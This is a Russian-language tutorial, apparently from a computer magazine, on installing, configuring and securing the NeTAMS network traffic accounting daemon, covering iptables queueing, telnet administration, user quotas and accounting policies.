Чтобы ответить на этот вопрос, нужно разобраться, что подразумевается под «самой лучшей системой учета». Думаю, никто не будет спорить, если я скажу, что таковая должна быть надежной, быстрой, гибкой, удобной, расширяемой и работающей по принципу «поставил и забыл». Похвастаться таким списком возможностей способна далеко не каждая система учета. Если быть точным, сегодня таких единицы. Об одной из них и пойдет речь в этой статье.

УСТАНОВКА NETAMS

NeTAMS предназначен для подсчета и управления трафиком в локальной сети. Этот программный комплекс работает под Linux, FreeBSD 4.x, 5.x, 6.x, OpenBSD, NetBSD и Solaris. Для установки необходимы: MySQL версии 4.0.16 и выше, Apache версии 1.3.27 и выше, libpcap 0.7.1 и выше. Вся установка сводится к выполнению следующих команд:

```
$ sh configure.sh
$ make
$ sudo make install
```

Если ты планируешь использовать ограничения по скорости (unit host name Pupkin ip 192.168.1.2 bw 256K in acct-policy ip), бинарники следует скомпилировать с поддержкой квот: «FLAGS=-DHAVE_BW make».
На подопытном дистрибутиве SuSE 10.2 с ядром по умолчанию все установилось без проблем и лишних вопросов.
Перед первым запуском нужно создать конфигурационный файл с именем /etc/netams.cfg на основе шаблона /etc/netams.cfg.sample. В каталоге /etc/rc.d скрипт установки создает файл netams-linux-startup.sh. Если переименовать его в netams и сделать исполняемым, то демон можно будет запускать и останавливать из командной строки:

```
# service netams start
# service netams stop
```

ЗАПУСК

Перед тем как запустить систему учета трафика, в твоем файрволе необходимо задать правила движения пакетов. Например, в Iptables лучше всего создать отдельную цепочку и написать правило, направляющее пакеты через QUEUE. Это заставит весь входящий и исходящий трафик заруливать в программу учета. В нашем случае цепочка будет называться Counter:


```
# iptabes -A Counter -j QUEUE
```


После установки стартовый файл netams можно найти в каталоге /usr/local/sbin. Запускаем:

```
# /usr/local/sbin/netams -f /etc/netams.cfg
```

Netams создает telnet-сессию на порту, указанном в конфигурационном файле (по умолчанию это 20001). Подключаемся:

```
$ telnet localhost 20001
```


Админка Netams


Простейший файл конфига

Программа запрашивает имя пользователя и пароль. Если в конфиге ты ничего не менял, то логин будет admin, а пароль — aaa.

После авторизации программа готова к обработке команд. Netams представляет собой демон и имеет в своем арсенале несколько сервисов, каждый из которых выполняет определенную задачу. Все сервисы работают в отдельных потоках, а их свойства описываются в конфигурационном файле.

1. Сервис main в конфиге не указан, поскольку представляет собой главный поток, с исполнения которого начинает программа. Он определяет основные свойства всего процесса, считывает и разбирает конфигурационный файл, запуская другие сервисы, и останавливается до завершения работы netams. При подаче команд kill, shutdown, reload, возникновении критического сбоя или получении сигнала SIGQUIT, сервис main просыпается и пытается остановить все другие сервисы, чтобы корректно закрыть базу данных и убрать перехватчики пакетов.

2. Сервис processor является ядром netams. Именно в нем определяются правила учета и список объектов, по которым будет произведен учет. Вообще, все компоненты системы обмениваются между собой сообщениями, например запросами к БД или данными о трафике за некий интервал времени. Processor обеспечивает диспетчеризацию всех сообщений. Всего возможен только один processor на экземпляр программы.

3. Сервис server позволяет присоединяться к работающей программе через TCP-сокет; с помощью различных команд можно управлять программой и снимать статистику.

4. Сервис data-source обеспечивает поступление данных о трафике внутрь программы. В настоящее время может обрабатываться только информация об IP-трафике. В качестве источников данных об IP-трафике могут выступать средства перехвата пакетов систем FreeBSD (bsd-divert), Linux (ip_queue), средства прослушивания сетевого интерфейса (libpcap/bpf), а также статистика NetFlow, приходящая от маршрутизаторов Cisco. Кстати, есть возможность сбора статистики, например, о работе почтовой системы или proxy-сервера.

5. Сервис storage определяет БД для хранения статистики. Это может быть стандартный UNIX hash, который есть в любой системе, или база данных SQL, расположенная на локальной или соседней машине. Статистика существует в двух форматах: raw или summary (в одной базе можно держать один из форматов или оба сразу).

6. Сервис alerter позволяет администратору организовывать отправку себе или пользователям отчета о прошедшем и учтенном трафике, о деятельности системы и прочем.

7. Сервис scheduler обеспечивает выполнение заданных команд в запланированное время. Это «виртуальный» сервис, так как запускается всегда автоматически и не требует конфигурирования. Здесь важны только запланированные команды, список которых выводится в конфигурационном файле после перечисления пользователей.

8. Сервис html отвечает за автоматическое создание статических html-страниц, содержащих информацию о прошедшем трафике, о работе системы и прочем за определенный период времени. Эти страницы (при соответствующей конфигурации web-сервера) впоследствии могут быть просмотрены клиентом без отвлечения программы от работы.

9. Сервис monitor организует мониторинг заданных юнитов для сбора информации по относящемуся к ним трафику.

Попробуй набрать команду show config, а затем — html. Первая покажет конфиг, который загружен в память, а вторая создаст html-файлы в каталоге /usr/local/www/stat; в них будет отображена вся статистика на текущий момент.

Если ты правишь конфиг непосредственно из файла, обязательно перезапускай демон. Для правки конфига нужно учесть два правила:

1. Все сервисы, описанные в конфиге, должны отделяться друг от друга пустой строкой. Это позволит программе увидеть завершение описания одного сервиса и начало описания другого.

2. При добавлении нового пользователя категорически запрещается вручную вносить его запись в конфиг. Это можно сделать с помощью сервиса processor, который автоматически назначит пользователю идентификатор и добавит необходимые записи в базу данных.

НАСТРОЙКА HTML-ИНТЕРФЕЙСА

Netams автоматически создает html-страницы, с помощью которых можно как администрировать, так и смотреть статистику. Период генерирования страниц, путь до каталога и некоторые другие настройки можно изменить в конфигурационном файле, в секции Service html. Естественно, для того чтобы обращаться к страницам из браузера, нужно иметь настроенный и запущенный web-сервер. В случае Apache в netams.cfg для сервиса html следует прописать строчку «path /usr/local/apache/htdocs».


Немного забегая вперед, скажу, что рядом с бинарником, стартующим демон, расположен файл hetamsctl, который представляет собой эмулятор telnet. Он может выполнять абсолютно все функции, которые будут переданы в командной строке. Так, например, чтобы с помощью обычной telnet-сессии установить 100 Мб жесткой квоты входящего трафика пользователю Pupkin, нужно выполнить следующие операции:

```
$ telnet localhost 20001
>login:
>password:
...
>service quota 0
>set name Pupkin month 100M in
>exit
```

То же самое можно проделать с помощью одной-единственной команды, не подключаясь к telnet'у:

```
# /usr/local/sbin/netamsctl "service quota 0 && set
name Pupkin month 100M in && exit"
```

Самое приятное во всем этом, что такие параметры можно передавать абсолютно из любого места. В том числе и из CGI-скриптов. К нашему счастью, разработчики пакета постарались и написали набор скриптов для


Подробная статистика в html-странице

работы с разными сервисами. Найти его можно в дистрибутиве NeTAMS, в каталоге ./cgi-bin. Если положить все файлы из этого каталога в папку cgi-bin на сервере и набрать в адресной строке браузера «http://localhost/cgi-bin/admintool.cgi», нас незамедлительно перекинет в админку.

ДОБАВЛЯЕМ ПОЛЬЗОВАТЕЛЯ

Для того чтобы добавить нового пользователя или группу, подключаемся к telnet'у, вводим имя пользователя, пароль и пишем «service processor». После этого можно добавлять пользователя:

```
>unit user name Pupkin ip 192.168.0.10 email Pupkin@
domain.ru
    parent CLIENTS acct-policy ip www mail
>exit
>save
```

Затем вводим show config и смотрим, чтобы пользователю присвоился OID и, самое главное, чтобы строка «acct-policy ip www mail» была полностью и без ошибок, иначе ничего работать не будет.
Все, после этого можно установить пользовательскую квоту:

```
>service quota 0
>set name Pupkin month 100M in
>exit
```

ПОЛИТИКИ УЧЕТА

Для того чтобы программа считала поступающий трафик, ей нужно знать, что он собой представляет и как выглядит. В конфигурационном файле можно встретить примерно такие строки:

```
policy oid 01B148 name ip target proto ip
policy oid 010A1F name www target proto tcp port 80 81
8080 3128
policy oid 091C21 name mail target proto tcp port 25 110
```

После слова name указывается имя политики. Этот параметр можно изменять по своему усмотрению. А вот параметр target описывает прототип правила, по которому будет вестись учет. Протоколы могут иметь следующие значения:

```
ip — весь IP-трафик;
icmp — ICMP-трафик;
tcp — TCP-трафик;
udp — UDP-трафик.
```

Политика добавляется в сервисе processor в формате:

```
policy [oid OID] name NAME
          [no] target TARGET
          [bw { speed in speed out | speed } ]
```

В боевых условиях это будет выглядеть так:

```
>service processor
>policy name ip target proto ip
>policy name tcp target proto tcp
>policy name udp target proto udp
>policy name trash target proto ip
```

Таким образом, при грамотном использовании политик можно достаточно четко разграничить учет трафика. При создании нового юнита важно не забывать добавлять в конец строки нужные политики. Еще один момент: пока пакеты будут считаться по политике ip, тебе не удастся в явном виде скалькулировать весь UDP- и TCP-трафик. Чтобы при совпадении политики дальнейший подсчет прекратился, нужно использовать знак %.

```
>unit host name Pupkin ip 192.168.0.10 acct-policy ip
%tcp %udp trash
```

БЕЗОПАСНОСТЬ

Поскольку netams запускается с правами root и отвечает за подсчет небесплатного трафика, защите всей системы следует уделить самое пристальное внимание. Существует несколько потенциально небезопасных направлений:
1. Взлом защиты самой программы.
2. Взлом операционной системы через программу.
3. Действия, приводящие к неверному учету трафика.
По достоверным сведениям, на сегодняшний день ни одного случая взлома программы зарегистрировано не было.
Несанкционированный доступ к программе возможен путем раскрытия пароля и присоединения к программе через telnet. Это особенно актуально при использовании генератора статистики HTML. Для уменьшения риска нужно сделать следующее:
1. Установить права на чтение конфигурационного файла и лог-файлов только для пользователя root.
2. Установить жесткие права на чтение локальных файлов HTML-статистики.
3. Средствами http-сервера установить права на просмотр статистики «извне» только тем, кому нужно.
4. Разрешить возможность логина в программу только с локальной машины:

```
service server 0
login localhost
```

5. Отрезать правилами Iptables или любого другого файрвола твоей системы нелокальное подключение к программе:

```
# iptables -A PREROUTING -i eth0 -p tcp --dport 20001 -j
DROP -t nat
```

ПОДВОДИМ ИТОГИ

В принципе, все, что нужно знать для начала работы с пакетом NeTAMS, я рассказал, но, разбираясь во всех тонкостях настройки и добиваясь стабильного и безошибочного функционирования программы, ты не раз еще будешь вдумчиво курить мануалы и шерстить форум. От себя могу добавить, что пользуюсь NeTAMS'ом уже более двух лет и вполне доволен всеми его возможностями. Но выбор, как всегда, за тобой.